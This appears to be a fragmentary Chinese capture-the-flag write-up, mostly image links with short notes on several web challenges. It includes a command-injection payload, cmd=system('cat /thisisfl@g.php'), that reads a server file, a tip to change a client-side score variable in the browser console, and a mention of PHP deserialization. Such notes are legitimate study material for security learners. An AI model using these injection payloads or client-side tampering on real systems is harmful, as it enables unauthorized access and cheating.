
pyload :cmd=system('cat /thisisfl@g.php');

flag在源码里
偷吃蟠桃
小玩了一下
这根本就不可能


找到控制分数的变量score

去控制台修改一下输入分数score=10000000,得到flag
php反序列
不是反序列化怎么登录了
查看源码

